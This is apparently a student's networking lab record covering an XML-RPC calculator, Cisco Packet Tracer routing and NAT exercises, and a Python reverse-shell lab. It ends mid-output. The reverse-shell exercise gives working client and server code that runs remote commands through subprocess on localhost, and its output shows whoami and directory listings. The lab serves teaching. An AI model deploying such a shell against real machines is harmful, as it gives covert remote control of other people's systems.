drwxr-xr-x   5 ftp      ftp          4096 Oct 11 07:29 mint
drwxr-xr-x   5 ftp      ftp            49 May 16 11:49 mint-iso
lrwxrwxrwx   1 ftp      ftp            33 Apr 29  2021 pub -> /var/www/html/www.kernel.org/pub/
drwxr-xr-x   7 ftp      ftp          4096 Oct 11 04:51 ubuntu
drwxr-xr-x  39 ftp      ftp          4096 Oct 11 05:37 ubuntu-cdimage
drwxr-xr-x  32 ftp      ftp          4096 Oct 11 07:24 ubuntu-cloudimages
drwxr-xr-x   7 ftp      ftp          4096 Oct 11 05:36 ubuntu-ports
drwxr-xr-x  16 ftp      ftp          4096 Oct 11 01:19 ubuntu-releases
drwxr-xr-x  25 ftp      ftp           303 Oct 11 07:10 video.fosdem.org
-rw-r--r--   1 ftp      ftp           390 Jul  9  2021 welcome.msg
drwxr-xr-x   4 ftp      ftp          4096 Jun 14  2023 www.kernel.org
```

Result:

The anonymous FTP scanner successfully attempted connections to target hosts and tried to log in using the anonymous account.

DEVELOP A SIMPLE CALCULATOR USING XML-RPC

Ex. No:7

Introduction:

An XML-RPC calculator exposes arithmetic functions (add, sub, mul, div, pow) over HTTP so a client can call them remotely using the XML-RPC protocol.

Aim:

Build a simple XML-RPC server that provides calculator functions and a client that calls them.

Algorithm:

1. Create an XML-RPC server that registers calculator functions.
2. Start the server on localhost and a chosen port.
3. Client connects to server URL and calls functions with arguments.
4. Server executes the function and returns result. Client prints it.

Code:

Server:


```
from xmlrpc.server import SimpleXMLRPCServer

def add(a,b):

        return a+b

def sub(a,b):

        return a-b

def mul(a,b):

        return a*b

def div(a,b):
        return a/b
def mod(a,b):
        return a%b
server=SimpleXMLRPCServer(("localhost",8000))
print("Listening on port 8000...")
server.register_function(add,"add")
server.register_function(sub,"sub")
server.register_function(mul,"mul")
server.register_function(div,"div")
server.register_function(mod,"mod")
server.serve_forever()
```

Client:

```
import xmlrpc.client
proxy=xmlrpc.client.ServerProxy("http://localhost:8000/")
for i in range(5):
        a=int(input("Enter a number:"))
        b=int(input("Enter b number:"))
        print("addition of given number is %d "%((proxy.add(a,b))))
        print("sub of given number is %d "%((proxy.sub(a,b))))
        print("multiplication of given number is %d "%((proxy.mul(a,b))))
        print("division of given number is %d "%((proxy.div(a,b))))
        print("mod of given number is %d "%((proxy.mod(a,b))))
```


Output:

Server:



```
C:\Users\a8282>cd "C:\Users\a8282\OneDrive\Documents

C:\Users\a8282\OneDrive\Documents>python calcserver.py
Listening on port 8000...
127.0.0.1 - - [11/Oct/2025 14:48:04] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [11/Oct/2025 14:48:06] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [11/Oct/2025 14:48:08] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [11/Oct/2025 14:48:10] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [11/Oct/2025 14:48:12] "POST / HTTP/1.1" 200 -
```

Client:



```
C:\Users\a8282>cd "C:\Users\a8282\OneDrive\Documents

C:\Users\a8282\OneDrive\Documents>python calcclient.py
Enter a number:3
Enter b number:8
addition of given number is 11
sub of given number is -5
multiplication of given number is 24
division of given number is 0
mod of given number is 3
Enter a number:
```

Result:

The XML-RPC calculator server successfully provided remote arithmetic functions. The client connected to the server and received correct results for addition, subtraction, multiplication, division, and modulo.

DEVELOP A PROGRAM TO CREATE REVERSE SHELL USING TCP SOCKETS

Ex. No:8

Introduction:

A server and client that communicate over TCP: the server sends text commands; the client runs them and returns the output plus its current working directory.

Aim:

Demonstrate basic TCP communication and remote command execution between two Python programs.

Algorithm:

1. Server: listen on a port, accept a client, read commands from the user, send commands to client, print responses.
2. Client: connect to server, receive commands, if cd then change directory, otherwise run the command, send back output and current directory.
3. On quit close the connection.

Code:

Client:


```
import socket

import subprocess

import os

host = '127.0.0.1'

port = 9999

def connect_to_server():
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((host, port))
    while True:
        try:
            command = client.recv(1024).decode()
            if command.lower() == 'quit':
                break
            elif command.startswith('cd '):
                try:
                    os.chdir(command[3:].strip())
                    output = f"Changed directory to {os.getcwd()}"
                except Exception as e:
                    output = str(e)
            else:
                process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, stdin=subprocess.PIPE)
                output = process.stdout.read() + process.stderr.read()
                output = output.decode()
            current_dir = os.getcwd() + "> "
            client.send((output + "\n" + current_dir).encode())
        except Exception as e:
            client.send(str(e).encode())
            break
    client.close()
if __name__ == "__main__":
    connect_to_server()
```

Server:


```
import socket

import threading

host = '127.0.0.1'

port = 9999

def create_server_socket():

    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    server.bind((host, port))

    server.listen(5)

    print(f"[+] Listening on {host}:{port}")

    return server

def handle_client(conn, addr):

    print(f"[+] Connection established with {addr[0]}:{addr[1]}")

    while True:

        try:

            command = input(f"{addr[0]}@shell> ")

            if command.lower() == 'quit':

                conn.send(command.encode())

                conn.close()

                break

            if command.strip():

                conn.send(command.encode())

                response = conn.recv(4096).decode()

                print(response)

        except Exception as e:

            print(f"[!] Error: {e}")

            conn.close()

            break

def start_server():
    server = create_server_socket()
    while True:
        conn, addr = server.accept()
        client_thread = threading.Thread(target=handle_client, args=(conn, addr))
        client_thread.start()
if __name__ == "__main__":
    start_server()
```

Output:

Server:




```
C:\Users\a8282>cd "C:\Users\a8282\OneDrive\Documents

C:\Users\a8282\OneDrive\Documents>python revserver.py
[+] Listening on 127.0.0.1:9999
[+] Connection established with 127.0.0.1:54985
127.0.0.1@shell> whoami
admin\a8282
```



```
C:\Users\a8282\OneDrive\Documents>
127.0.0.1@shell> echo hello
hello

C:\Users\a8282\OneDrive\Documents>
127.0.0.1@shell> dir
 Volume in drive C has no label.
 Volume Serial Number is 9C02-4D11

 Directory of C:\Users\a8282\OneDrive\Documents

11-10-2025  16:18    <DIR>          .
11-10-2025  14:02    <DIR>          ..
11-10-2025  13:46               549 anonymous.py
11-10-2025  14:37               477 calcclient.py
11-10-2025  14:47               476 calcserver.py
07-10-2025  08:35               263 client.py
09-09-2025  07:45           669,472 cn model qn paper(cse).pdf
06-09-2025  07:58            77,825 cn model qn paper.pdf
11-10-2025  16:18           767,346 cn record.docx
05-09-2025  16:14         9,946,788 CN Typed Notes.pdf
07-10-2025  09:58    <DIR>          Custom Office Templates
06-09-2025  08:01        18,006,469 DBMS  unit-1 notes.pdf
11-09-2025  19:19         1,079,692 DBMS cat-1 model qn paper.pdf
06-09-2025  07:58           325,524 dbms model qn paper.pdf
```

Client:



```
C:\Users\a8282>cd "C:\Users\a8282\OneDrive\Documents

C:\Users\a8282\OneDrive\Documents>python revclient.py
```

Result:

Server shows a “connection established” message when client connects. Commands typed at the server prompt run on the client and their output appears on the server.cd changes the client’s directory and the new path is returned. Quit ends the session; errors close the connection.

DESIGN A SIMPLE TOPOLOGY AND CONFIGURE WITH ONE ROUTER, TWO SWITCHES AND PCS USING CISCO PACKET TRACER

Ex. No:9

Aim:

To design and configure a simple network topology using **one router, two switches, and PCs** in Cisco Packet Tracer and verify successful communication between networks.

Introduction:

In networking, routers are used to connect multiple networks.
Switches connect devices within a single LAN.
In this experiment, two LANs (connected by switches) are linked using a router.
Each LAN will have its own IP network, and the router will route packets between them.

Algorithm:

- ❖ Start **Cisco Packet Tracer.**
- ❖ Select **and place devices:**
    - 1 Router (e.g., Cisco 2911)
    - 2 Switches (e.g., 2960)
    - 4 PCs
- ❖ Connect **the devices using Copper Straight-Through cables:**
    - PC0 → Switch0 (F0/1)
    - PC1 → Switch0 (F0/2)
    - PC2 → Switch1 (F0/1)
    - PC3 → Switch1 (F0/2)

- Switch0 → Router (G0/0)
- Switch1 → Router (G0/1)

❖ Assign **IP** addresses **to PCs:**

- LAN1 → 192.168.1.0/24 (PC0, PC1)
- LAN2 → 192.168.2.0/24 (PC2, PC3)

❖ Configure router **interfaces:**

- Interface G0/0 → 192.168.1.1 255.255.255.0
- Interface G0/1 → 192.168.2.1 255.255.255.0
- Use no shutdown command to activate interfaces.

❖ Set **Default Gateway** on **each PC:**

- For PCs in LAN1 → 192.168.1.1
- For PCs in LAN2 → 192.168.2.1


❖ Verify **connections:**

- Use the ping command from one PC in LAN1 to a PC in LAN2.
- Check for successful replies.


❖ Stop.

- If packets are successfully received, the topology is working correctly.

Network Topology:



Output:



```
C:\>ping 192.168.2.1

Pinging 192.168.2.1 with 32 bytes of data:

Reply from 192.168.2.1: bytes=32 time=4ms TTL=255
Reply from 192.168.2.1: bytes=32 time=4ms TTL=255
Reply from 192.168.2.1: bytes=32 time=4ms TTL=255
Reply from 192.168.2.1: bytes=32 time=4ms TTL=255

Ping statistics for 192.168.2.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 4ms, Average = 4ms
```

Attachment:

simplenetworktopolo
gy.pkt

Result:

A simple network topology using **one router, two switches, and multiple PCs** was designed and configured successfully in Cisco Packet Tracer. Communication between both networks was verified using the **ping** command.

CUSTOMIZE SWITCH WITH NETWORK MODULES USING CISCO PACKET TRACER

Ex. No:10

Aim:

To establish communication between two PCs on different networks using a router in Cisco Packet Tracer.

Devices Used:

- 1 × Router (Cisco 2911)
- 2 × PCs (PC0 and PC1)
- 2 × Copper Straight-Through Cables

Ip configuration table:

Device	**Interface**	**IP Address**	**Subnet Mask**	**Default Gateway**
Router	GigabitEthernet0/0	192.168.1.1	255.255.255.0	—
Router	GigabitEthernet0/1	192.168.2.1	255.255.255.0	—
PC0	FastEthernet0	192.168.1.2	255.255.255.0	192.168.1.1
PC1	FastEthernet0	192.168.2.2	255.255.255.0	192.168.2.1

Algorithm :


1. Open **Cisco Packet Tracer**.
2. Drag and place **one router** and **two PCs**.
3. Use **Copper Straight-Through** cables to connect:
    - PC0 → Router G0/0

- PC1 → Router G0/1

4. Configure the **router interfaces**


5. Configure **IP settings** for each PC:
   - PC0 → 192.168.1.2 / 255.255.255.0 / Gateway 192.168.1.1
   - PC1 → 192.168.2.2 / 255.255.255.0 / Gateway 192.168.2.1
6. Test connectivity using **ping**:
   - From PC0 → `ping 192.168.2.2`
   - From PC1 → `ping 192.168.1.2`
7. Verify that **all packets are successfully sent and received**.

Topology:




Output:

From pc0 to pc1:



```
C:\>ping 192.168.2.2

Pinging 192.168.2.2 with 32 bytes of data:

Reply from 192.168.2.2: bytes=32 time<1ms TTL=127
Reply from 192.168.2.2: bytes=32 time<1ms TTL=127
Reply from 192.168.2.2: bytes=32 time<1ms TTL=127
Reply from 192.168.2.2: bytes=32 time<1ms TTL=127

Ping statistics for 192.168.2.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

From pc1 to pc0:



```
C:\>ping 192.168.1.2

Pinging 192.168.1.2 with 32 bytes of data:

Reply from 192.168.1.2: bytes=32 time<1ms TTL=127
Reply from 192.168.1.2: bytes=32 time<1ms TTL=127
Reply from 192.168.1.2: bytes=32 time<1ms TTL=127
Reply from 192.168.1.2: bytes=32 time<1ms TTL=127

Ping statistics for 192.168.1.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Attachment:

router_module.pkt

Result:

The two PCs on different networks were able to communicate with each other through the router. Hence, the experiment was **successfully demonstrated**.

EXAMINE NETWORK ADDRESS TRANSLATION (NAT) USING CISCO PACKET TRACER

Ex. No:11

Aim:

To configure and verify **Network Address Translation (NAT)** on a router using Cisco Packet Tracer.

Introduction:

NAT allows devices in a **private network (like your LAN)** to access the **internet (public network)** using **one public IP address**.

Example:

- Your home has multiple devices (PC, phone, laptop) using 192.168.x.x private IPs.
- Your router translates them all to one **public IP** before sending packets to the Internet.

Apparatus Required:

- 1 × Router (Cisco 2911)
- 2 × Switches
- 3 × PCs (inside LAN)
- 1 × Server (represents the Internet)
- Straight-through cables

Algorithm:

Open Packet Tracer

- Add 1 router, 2 switches, 2 PCs.

Connect Devices

- PCs → Switches → Router.

Assign IPs

- PC0: 192.168.1.2/24, PC1: 192.168.2.2/24
- Router FA0/0: 192.168.1.1/24, FA0/1: 192.168.2.1/24

Enable Router Interfaces

- no shutdown on both interfaces.


Set NAT

- ip nat inside on internal interface
- ip nat outside on external interface

Test Connection


- Ping between PCs to check NAT.

Topology:




Output:

From Pc0 to Server:



```
Cisco Packet Tracer PC Command Line 1.0
C:\>ping 200.0.0.10

Pinging 200.0.0.10 with 32 bytes of data:

Reply from 200.0.0.10: bytes=32 time<1ms TTL=127
Reply from 200.0.0.10: bytes=32 time<1ms TTL=127
Reply from 200.0.0.10: bytes=32 time<1ms TTL=127
Reply from 200.0.0.10: bytes=32 time<1ms TTL=127

Ping statistics for 200.0.0.10:
